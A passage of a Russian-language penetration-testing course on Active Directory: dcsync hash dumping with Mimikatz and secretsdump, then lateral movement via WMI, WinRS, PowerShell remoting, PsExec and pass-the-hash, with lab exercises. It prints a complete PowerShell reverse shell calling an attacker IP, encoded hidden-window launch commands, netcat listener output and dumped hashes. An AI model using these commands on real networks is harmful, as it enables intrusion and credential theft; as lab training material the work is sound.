Листинг 31 показывает, что мы успешно извлекли пароль в открытом виде пользователя *dave*.

Теперь мы можем получить NTLM hash любой доменной учетной записи пользователя домена **corp.com**. Кроме того, мы можем попытаться взломать эти хэши и извлечь пароль в открытом видеs этих учетных записей.

Примечательно, что мы можем выполнить атаку dcsync, чтобы получить хеш пароля любого пользователя в домене, даже администратора домена *Administrator*.

```
mimikatz # lsadump::dcsync /user:corp\Administrator
...
Credentials:
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
...
```

Листинг 32 - Использование Mimikatz для выполнения dcsync-атаки и получения учетных данных администратора домена *Administrator*

Мы обсудим lateral movement vectors, такие как использование NTLM хешей, полученных dcsync, в модуле *Lateral Movement in Active Directory*.

Пока что выполним dcsync attack также из Linux. Для этого используем impacket-secretsdump. Чтобы запустить его, введем целевое имя пользователя **dave** как аргумент `-just-dc-user` и предоставим учетные данные пользователя с нужными правами, а также IP контроллер домена в формате **domain/user:password@ip**.

```
kali@kali:~$ impacket-secretsdump -just-dc-user dave corp.com/jeffadmin:"BrouhahaTungPerorateBroom2023\!"@192.
    168.50.70
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
dave:1103:aad3b435b51404eeaad3b435b51404ee:08d7a47a6f9f66b97b1bae4178747494:::
[*] Kerberos keys grabbed
dave:aes256-cts-hmac-sha1-96:4d8d35c33875a543e3afa94974d738474a203cd74919173fd2a64570c51b1389
dave:aes128-cts-hmac-sha1-96:f94890e59afc170fd34cfbd7456d122b
dave:des-cbc-md5:1a329b4338bfa215
[*] Cleaning up...
```

Листинг 33 - Использование secretsdump для выполнения dcsync attack и получения NTLM hash *dave*

Листинг 33 показывает, что мы успешно получили NTLM hash пользователя *dave*. Вывод инструмента сообщает, что он использует *DRSUAPI*,6 Microsoft API, реализующий Directory Replication Service Remote Protocol.

Dcsync attack - мощная техника для получения учетных данных любого доменного пользователя. В качестве бонуса мы можем использовать ее и из Windows, и из Linux. Выдавая себя за контроллер домена, мы можем использовать replication, чтобы получить учетные данные пользователей от контроллер домена. Однако для выполнения этой атаки нам нужен пользователь, который является членом *Domain Admins*, *Enterprise Admins* или *Administrators*, поскольку для запуска replication требуются определенные права. В качестве альтернативы можно использовать пользователя с назначенными такими правами, хотя в реальном теста на проникновение мы гораздо реже встретим такую учетную запись.

(Microsoft, 2017), msdn.microsoft.com

(Microsoft, 2016), technet.microsoft.com

(Microsoft, 2019), learn.microsoft.com

(Active Directory Security, 2016), adsecurity.org

(Github, 2022), github.com

(Samba Wiki, 2015), wiki.samba.org

1. Следуйте шагам, описанным в этом разделе, чтобы выполнить dcsync attack и получить NTLM hash учетной записи *krbtgt*. Введите NTLM hash как ответ на этот вопрос.
2. **Итоговое упражнение**: после запуска группы виртуальных машин 2 домен *corp.com* был изменен. Используйте техники из этого модуля, чтобы получить доступ к учетной записи пользователя *maria* и войти на контроллер домена. Для начальных шагов перечисления можно использовать *pete* с паролем *Nexus123!*. Вы найдете флаг на рабочем столе администратора домена на DC1. Если получите хеш для взлома, создайте и используйте файл правил, который добавляет ничего, "1" или "!" к паролям из `rockyou.txt`.
3. **Итоговое упражнение**: после запуска группы виртуальных машин 3 домен *corp.com* был изменен. Изучая сайты с утекшими базами паролей, вы обнаружили, что пароль *VimForPowerShell123!* ранее использовался доменным пользователем. Распылите этот пароль против доменных пользователей *meg* и *backupuser*. После того как вы определите действительный набор учетных данных, используйте техники из этого модуля, чтобы получить доступ к контроллеру домена. Вы найдете флаг на рабочем столе администратора домена на DC1. Если получите хеш для взлома, повторно используйте файл правил из предыдущего упражнения.

22.3. Подведение итогов

В этом модуле мы изучили аутентификацию NTLM и Kerberos. Эти методы аутентификации критически важно понимать теста на проникновениеers, чтобы выполнять тесты на проникновение в средах AD. Без понимания концепций работы аутентификации невозможно понять, как атаки, показанные в этом модуле, работают на техническом уровне. Чтобы выполнять их в реальных оценкes, нам часто приходится адаптировать эти техники, чтобы они были эффективными.

Методы атак из этого модуля дают нам необходимые навыки для выполнения атак на аутентификацию AD. Эти техники очень помогут нам получать действительные учетные данные пользователей и доступ к системам и сервисам.

В следующем модуле *Lateral Movement in Active Directory* мы будем опираться на знания и навыки, полученные в этом модуле, чтобы перемещаться laterally в среде AD.

23. Lateral Movement in Active Directory

В этом учебном модуле мы рассмотрим следующие учебные разделы:

• Active Directory Lateral Movement Techniques
• Active Directory Persistence

В предыдущих модулях мы находили high-value targets, которые могли привести к компрометации Active Directory, и определяли рабочие станции или серверы, на которых они вошли в систему. Мы собирали хэш пароляes, затем восстанавливали и использовали существующие tickets для Kerberos-аутентификации.

Теперь мы будем использовать техники lateral movement, чтобы скомпрометировать машины, на которых вошли эти high-value пользователей домена.

Логичным следующим шагом в нашем подходе было бы взломать любые полученные хэши паролей и аутентифицироваться на машине с паролями в открытом виде, чтобы получить неавторизованный доступ. Однако взлом паролей требует времени и может завершиться неудачей. Кроме того, Kerberos и NTLM не используют пароль в открытом виде напрямую, а встроенные инструменты Microsoft не поддерживают аутентификацию с использованием хэша пароля.

В этом модуле мы изучим разные техники lateral movement, которые позволяют аутентифицироваться в системе и получить выполнение кода, используя хэш пользователя или Kerberos ticket.

23.1. Active Directory Lateral Movement Techniques

Этот учебный раздел охватывает следующие учебные цели:

• Понять техники lateral movement WMI, WinRS и WinRM
• Злоупотреблять PsExec для lateral movement
• Изучить Pass The Hash и Overpass The Hash как техники lateral movement
• Неправомерно использовать DCOM для lateral movement

Lateral Movement - это tactic, состоящая из различных techniques, нацеленных на получение дальнейшего доступа внутри целевой сети. Как описано в MITRE Framework, эти techniques могут использовать текущую действительную учетную запись или повторно применять authentication material, такой как хэш пароляes, Kerberos tickets и application access tokens, полученные на предыдущих этапах атаки.

В этом учебном разделе мы рассмотрим различные techniques, которые используют как действительные учетные записи, так и ранее извлеченные credentials.

Кроме того, важно отметить, что знания, полученные нами об enumeration доменов Active Directory, остаются актуальными на фазе lateral movement attack, поскольку мы могли получить доступ к ранее неизвестным сетям.

Первая техника lateral movement, которую мы рассмотрим, основана на Windows Management Instrumentation (WMI), объектно-ориентированной возможности, которая упрощает автоматизацию задач.

WMI способен создавать процессы через метод *Create* класса *Win32_Process*. Для удаленного доступа он взаимодействует через Remote Procedure Calls (RPC) по порту 135 и использует порт из верхнего диапазона (19152-65535) для session data.

Чтобы продемонстрировать эту технику атаки, мы сначала кратко покажем утилиту *wmic*, которая была недавно deprecated, а затем узнаем, как выполнить ту же WMI attack через PowerShell.

Чтобы создать процесс на удаленной цели через WMI, нам нужны учетные данные члена локальной группы *Administrators*, которым также может быть доменный пользователь. В следующих примерах мы будем выполнять атаки как пользователь *jen*, который является и доменным пользователем, и членом группы Local Administrator для целевых машин.

Мы уже сталкивались с UAC remote restrictions для машин, не присоединенных к домену, в модуле *Password Attacks*. Однако этот тип ограничения не применяется к доменным пользователям, что означает, что мы можем использовать полные привилегии при lateral movement с помощью техник, показанных в этом учебном разделе.

Исторически wmic использовался для lateral movement через командную строку: целевой IP указывался после аргумента `/node:`, пользователь после аргумента `/user:`, а пароль после аргумента `/password:`.

В этом примере мы поручим **wmic** запустить экземпляр калькулятора, **"calc"**, с ключевыми словами **process call create**. Важно отметить, что машина, которую мы атакуем, является сервером с hostname Files04. Мы пытаемся выполнить lateral movement с нашей текущей машины на этот новый сервер.

Мы можем проверить команду, подключившись как *jeff* на CLIENT74.

```
C:\Users\jeff>wmic /node:192.168.50.73 /user:jen /password:Nexus123! process call create "calc"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 752;
        ReturnValue = 0;
};
```

Листинг 1 - Запуск утилиты wmic для создания процесса на удаленной системе.

WMI job вернула PID вновь созданного процесса и return value "0", что означает успешное создание процесса.

Если бы мы вошли на эту машину и наблюдали *Task Manager*, мы бы увидели процесс `win32calc.exe`, появившийся с пользователем *jen*.

Системные процессы и службы всегда работают в session 0[1] как часть session isolation, введенной в Windows Vista. Поскольку WMI Provider Host работает как system service, новые процессы, созданные через WMI, также запускаются в session 0.

Перевод этой атаки в синтаксис PowerShell требует нескольких дополнительных деталей.

Сначала нам нужно создать объект PSCredential, который будет хранить имя пользователя и пароль нашего сеанса.

Для этого сначала сохраним имя пользователя и пароль в переменных. Затем защитим пароль с помощью cmdlet **ConvertTo-SecureString**. Наконец, создадим новый объект PSCredential с переменной имени пользователя и объектом **secureString**.

```
$username = 'jen';
$password = 'Nexus123!';
$secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $secureString;
```

Листинг 2 - Создание объекта PSCredential в PowerShell

Теперь, когда у нас есть объект PSCredential, нам нужно создать *Common Information Model* (CIM) через cmdlet New-CimSession.

Для этого на первой строке сначала укажем DCOM как протокол для WMI-сессии с помощью cmdlet **New-CimSessionOption**. На второй строке создадим новый сеанс **New-Cimsession** против IP нашей цели, используя `-ComputerName`, и передадим объект PSCredential (**-Credential $credential**) вместе с параметрами сеанса (**-SessionOption $Options**). Наконец, определим 'calc' как payload, который будет выполнен WMI.

```
$options = New-CimSessionOption -Protocol DCOM
$session = New-Cimsession -ComputerName 192.168.50.73 -Credential $credential -SessionOption $Options
$command = 'calc';
```

Листинг 3 - Создание нового CimSession

В качестве финального шага нужно связать все аргументы, которые мы настроили ранее, выполнив cmdlet *Invoke-CimMethod* и передав `Win32_Process` в *ClassName*, а **Create** в *MethodName*. Чтобы отправить аргумент, мы оборачиваем его в **@{CommandLine =$Command}**.

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine
    =$Command};
```

Листинг 4 - Вызов WMI-сессии через PowerShell


Чтобы смоделировать технику, мы можем подключиться к CLIENT74 как *jeff* и вставить приведенный выше код в PowerShell prompt. (Ниже показан не весь код.)

```
PS C:\Users\jeff> $username = 'jen';
...
PS C:\Users\jeff> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -
    Arguments @{CommandLine =$Command};

ProcessId ReturnValue PSComputerName
--------- ----------- --------------
     3712           0 192.168.50.73
```

Листинг 5 - Выполнение WMI PowerShell payload.

Проверка активных процессов на целевой машине показывает, что новый процесс калькулятора был запущен, подтверждая успех нашей атаки.



Чтобы еще улучшить нашу технику, заменим предыдущий payload полноценным reverse shell, написанным на PowerShell.

Сначала мы закодируем PowerShell reverse shell, чтобы не нужно было экранировать специальные символы при вставке его как WMI payload.

Следующий Python-код кодирует PowerShell reverse shell в base64, содержащийся в переменной *payload*, а затем печатает результат в standard output.

Разбор всего PowerShell payload выходит за рамки этого модуля.

Нам нужно заменить выделенные IP и порт на IP и порт нашей атакующей Kali-машине.

```
import sys
import base64

payload = '$client = New-Object System.Net.Sockets.TCPClient("192.168.118.2",443);$stream = $client.GetStream(
    );[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
    Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
    String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes(
    $sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'

cmd = "powershell -nop -w hidden -e " + base64.b64encode(payload.encode('utf16')[2:]).decode()

print(cmd)
```

Листинг 6 - Выполнение WMI PowerShell payload.

После сохранения Python-скрипта мы можем запустить его и получить вывод, чтобы использовать его позже.

```
kali@kali:~$ python3 encode.py
powershell -nop -w hidden -e
    JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALg
    BUAEMAU...
OwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
```

Листинг 7 - Запуск Python-скрипта base64 encoder

После настройки Netcat listener на порту 443 на нашей Kali-машине мы можем перейти на client74 и запустить PowerShell WMI script с вновь сгенерированным encoded payload reverse shell.

```
PS C:\Users\jeff> $username = 'jen';
PS C:\Users\jeff> $password = 'Nexus123!';
PS C:\Users\jeff> $secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
PS C:\Users\jeff> $credential = New-Object System.Management.Automation.PSCredential $username, $secureString;

PS C:\Users\jeff> $Options = New-CimSessionOption -Protocol DCOM
PS C:\Users\jeff> $Session = New-Cimsession -ComputerName 192.168.50.73 -Credential $credential -
    SessionOption $Options

PS C:\Users\jeff> $Command = 'powershell -nop -w hidden -e
    JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALg
    BUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA';

PS C:\Users\jeff> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -
    Arguments @{CommandLine =$Command};

ProcessId ReturnValue PSComputerName
--------- ----------- --------------
     3948           0 192.168.50.73
```

Листинг 8 - Выполнение WMI payload с base64 reverse shell

По выводу в листинге 8 можно заключить, что создание процесса прошло успешно, и переключиться на наш listener для окончательного подтверждения.

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 49855

PS C:\windows\system32\driverstore\filepeпозиторий\ntprint.inf_amd64_075615bee6f80a8d\amd64> hostname
FILES04

PS C:\windows\system32\driverstore\filepeпозиторий\ntprint.inf_amd64_075615bee6f80a8d\amd64> whoami
corp\jen
```

Листинг 9 - Выполнение WMI payload с base64 reverse shell

Отлично! Мы действительно смогли выполнить lateral movement и получить privileges доменного пользователя *jen* на внутреннем сервере, злоупотребив возможностями WMI.

В качестве альтернативного WMI метода удаленного управления можно использовать WinRM для remote host management. WinRM - это версия Microsoft протокола WS-Management, и он обменивается XML-сообщениями по HTTP и HTTPS. Он использует TCP-порт 5986 для зашифрованного HTTPS traffic и port 5985 для plain HTTP.

Помимо реализации в PowerShell, которую мы рассмотрим позже в этом разделе, WinRM реализован во множестве встроенных утилит, таких как winrs (Windows Remote Shell).

Чтобы WinRS работал, доменный пользователь должен входить в группу Administrators или Remote Management Users на целевом host.

Утилиту winrs можно вызвать, указав целевой хост через аргумент *-r:*, имя пользователя через *-u:* и пароль через *-p:*. В качестве финального аргумента мы хотим указать команды, которые будут выполнены на удаленном хосте. Например, мы хотим запустить команды hostname и whoami, чтобы доказать, что они выполняются на удаленной цели.

Поскольку winrs работает только для доменных пользователей, мы выполним всю команду после входа как *jeff* на CLIENT74 и передадим credentials *jen* как аргументы команды.

```
C:\Users\jeff>winrs -r:files04 -u:jen -p:Nexus123!  "cmd /c hostname & whoami"
FILES04
corp\jen
```

Листинг 10 - Удаленное выполнение команд через WinRS

Вывод подтверждает, что мы действительно выполнили команды удаленно на FILES04.

Чтобы превратить эту технику в полный сценарий lateral movement, нам нужно лишь заменить предыдущие команды на base64 encoded reverse-shell, который мы написали ранее.

```
C:\Users\jeff>winrs -r:files04 -u:jen -p:Nexus123!  "powershell -nop -w hidden -e
    JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALg
    BUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
```

Листинг 11 - Запуск reverse-shell payload через WinRS

После выполнения приведенной выше команды при настроенном Netcat listener нас встречает reverse-shell с FILE04.

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 65107
PS C:\Users\jen> hostname
FILES04
PS C:\Users\jen> whoami
corp\jen
```

Листинг 12 - Проверка источника WinRS reverse-shell

PowerShell также имеет встроенные возможности WinRM, называемые PowerShell remoting, которые можно вызвать через cmdlet *New-PSSession*, предоставив IP целевого хоста вместе с учетными данными в формате credential object, похожем на то, что мы делали ранее.

```
PS C:\Users\jeff> $username = 'jen';
PS C:\Users\jeff> $password = 'Nexus123!';
PS C:\Users\jeff> $secureString = ConvertTo-SecureString $password -AsPlaintext -Force;
PS C:\Users\jeff> $credential = New-Object System.Management.Automation.PSCredential $username, $secureString;

PS C:\Users\jeff> New-PSSession -ComputerName 192.168.50.73 -Credential $credential

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1          192.168.50.73   RemoteMachine   Opened        Microsoft.PowerShell     Available
```

Листинг 13 - Установка PowerShell Remote Session через WinRM

Чтобы взаимодействовать с созданным session ID 1, можно выполнить cmdlet **Enter-PSSession**, указав ID сеанса.

```
PS C:\Users\jeff> Enter-PSSession 1
[192.168.50.73]: PS C:\Users\jen\Documents> whoami
corp\jen

[192.168.50.73]: PS C:\Users\jen\Documents> hostname
FILES04
```

Листинг 14 - Проверка PowerShell Remoting session

Еще раз мы доказали, что сеанс исходит с целевого host, используя еще одну технику lateral movement.

1. Запустите группу VM 1 и повторите шаги, обсуждавшиеся в этом разделе. Какой PowerShell cmdlet использовался для создания WMI-сессии?
2. Запустите группу VM 2 и после подключения как *jeff* на client74 попробуйте выполнить lateral movement на web04, чтобы получить flag, расположенный на desktop администратора.

PsExec - очень универсальный инструмент, входящий в набор SysInternals, разработанный Mark Russinovich. Он предназначен для замены telnet-like applications и предоставляет удаленное выполнение процессов на других системах через interactive console.

Этот инструмент можно неправомерно использовать для lateral movement, но должны быть выполнены три условия. Во-первых, пользователь, который аутентифицируется на целевой машине, должен быть частью локальной группы Administrators. Во-вторых, share *ADMIN$* должна быть доступна, и, в-третьих, File and Printer Sharing должен быть включен. К счастью для нас, последние два требования уже выполнены, поскольку они являются настройками по умолчанию в современных Windows Server systems.

Чтобы выполнить команду удаленно, PsExec выполняет следующие задачи:

• Записывает `psexesvc.exe` в каталог `C:\Windows`
• Создает и запускает service на удаленном host
• Запускает запрошенную программу/команду как child process `psexesvc.exe`

Для этого сценария предположим, что у нас есть RDP access как локальный администратор *offsec* на CLIENT74, поскольку мы уже обнаружили его clear-text password на FILES04.

Хотя PsExec не установлен в Windows по умолчанию, мы можем легко передать его на нашу скомпрометированную машину. Для удобства весь набор SysInternals доступен на CLIENT74. После входа как пользователь *offsec* на CLIENT74 мы можем запустить 64-bit версию PsExec из `C:\Tools\SysinternalsSuite`.

Чтобы запустить интерактивную сессию на удаленном хосте, нужно вызвать `PsExec64.exe` с аргументом `-i`, затем указать имя целевого хоста с двумя обратными слэшами в начале. Затем укажем `domain\username` как **corp\jen** для аргумента `-u` и **Nexus123!** как пароль для аргумента `-p`. Наконец, добавим процесс, который хотим выполнить удаленно. Здесь мы используем командную оболочку.

```
PS C:\Tools\SysinternalsSuite> ./PsExec64.exe -i  \\FILES04 -u corp\jen -p Nexus123! cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
FILES04

C:\Windows\system32>whoami
corp\jen
```

Листинг 15 - Получение Interactive Shell на целевой системе с помощью PsExec

Листинг 15 подтверждает, что мы получили интерактивную shell напрямую на целевой системе как доменная учетная запись local administrator *jen*, без привлечения нашей Kali-машине для приема reverse shell.

1. Запустите группу VM 1 и повторите шаги, обсуждавшиеся в этом разделе. Какая системная папка (которая станет именем общей папки) должна быть расшарена, чтобы PsExec мог подключиться удаленно?
2. Запустите группу VM 2 и подключитесь как пользователь offsec на client74. Затем попробуйте использовать PsExec для lateral movement на web04, чтобы получить flag, расположенный на рабочем столе пользователя jen.

Техника *Pass the Hash* (PtH) позволяет атакующему аутентифицироваться на удаленной системе или сервисе, используя NTLM hash пользователя вместо пароль в открытом виде пользователя. Обратите внимание, что это будет работать только для серверов или сервисов, использующих NTLM authentication, а не для серверов или сервисов, использующих Kerberos authentication. Эта lateral movement sub-technique также сопоставлена в MITRE Framework с общей техникой Use Alternate Authentication Material.

Многие сторонние инструменты и frameworks используют PtH, чтобы позволить пользователям и аутентифицироваться, и получить code execution, включая:

• PsExec из Metasploit
• Toolkit Passing-the-hash toolkit для Passing-the-hash
• Impacket

Механика за ними более или менее одинакова: атакующий подключается к жертве по протоколу *Server Message Block* (SMB) и выполняет аутентификацию с использованием NTLM hash.

Большинство инструментов, созданных для злоупотребления PtH, можно использовать для запуска Windows service (например, cmd.exe или экземпляра PowerShell) и взаимодействия с ним через Named Pipes. Это выполняется с помощью API Service Control Manager.

Если мы не хотим получить remote code execution, PtH не нужно создавать Windows service для другого использования, например доступа к SMB share.

Подобно PsExec, PtH имеет три prerequisites, которые должны быть выполнены.

Во-первых, требуется SMB connection через firewall (обычно port 445), а во-вторых, включенная функция Windows File and Printer Sharing. Эти требования часто встречаются во внутренних enterprise средах.

Эта техника lateral movement также требует доступности admin share с именем **ADMIN$**. Чтобы установить соединение с этой share, атакующий должен предоставить действительные credentials с локальными административными разрешениями. Иными словами, такой тип lateral movement обычно требует local administrative rights.

Обратите внимание, что PtH использует NTLM hash легитимно. Однако уязвимость заключается в том, что мы получили неавторизованный доступ к хэш пароля локального администратора.

Чтобы продемонстрировать это, мы можем использовать *wmiexec* из Impacket suite с нашей локальной Kali-машине против учетной записи local administrator на FILES04. Мы вызовем команду, передав hash локального Administrator, который собрали в предыдущем модуле, а затем указав username вместе с целевой IP.

```
kali@kali:~$ /usr/bin/impacket-wmiexec -хешей :2892D26CDF84D7A70E2EB3B9F05C425E Administrator@192.168.50.73
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-интерактивную shell - Careful what you execute
[!] Press help for extra shell commands
```

```
C:\>hostname
FILES04

C:\>whoami
files04\administrator
```

Листинг 16 - Passing the hash с помощью Impacket wmiexec

В этом случае мы использовали NTLM authentication, чтобы получить code execution на Windows 2022 server напрямую с Kali, имея только NTLM hash пользователя.

Если бы цель находилась за сетью, доступной только через наш первоначальный скомпрометированный доступ, мы могли бы выполнить эту же атаку, pivoting и proxying через первый host, как изучали в предыдущих модулях.

Этот метод работает для domain accounts Active Directory и встроенной учетной записи local administrator. Однако из-за security update 2014 года эту технику нельзя использовать для аутентификации как любая другая local admin account.

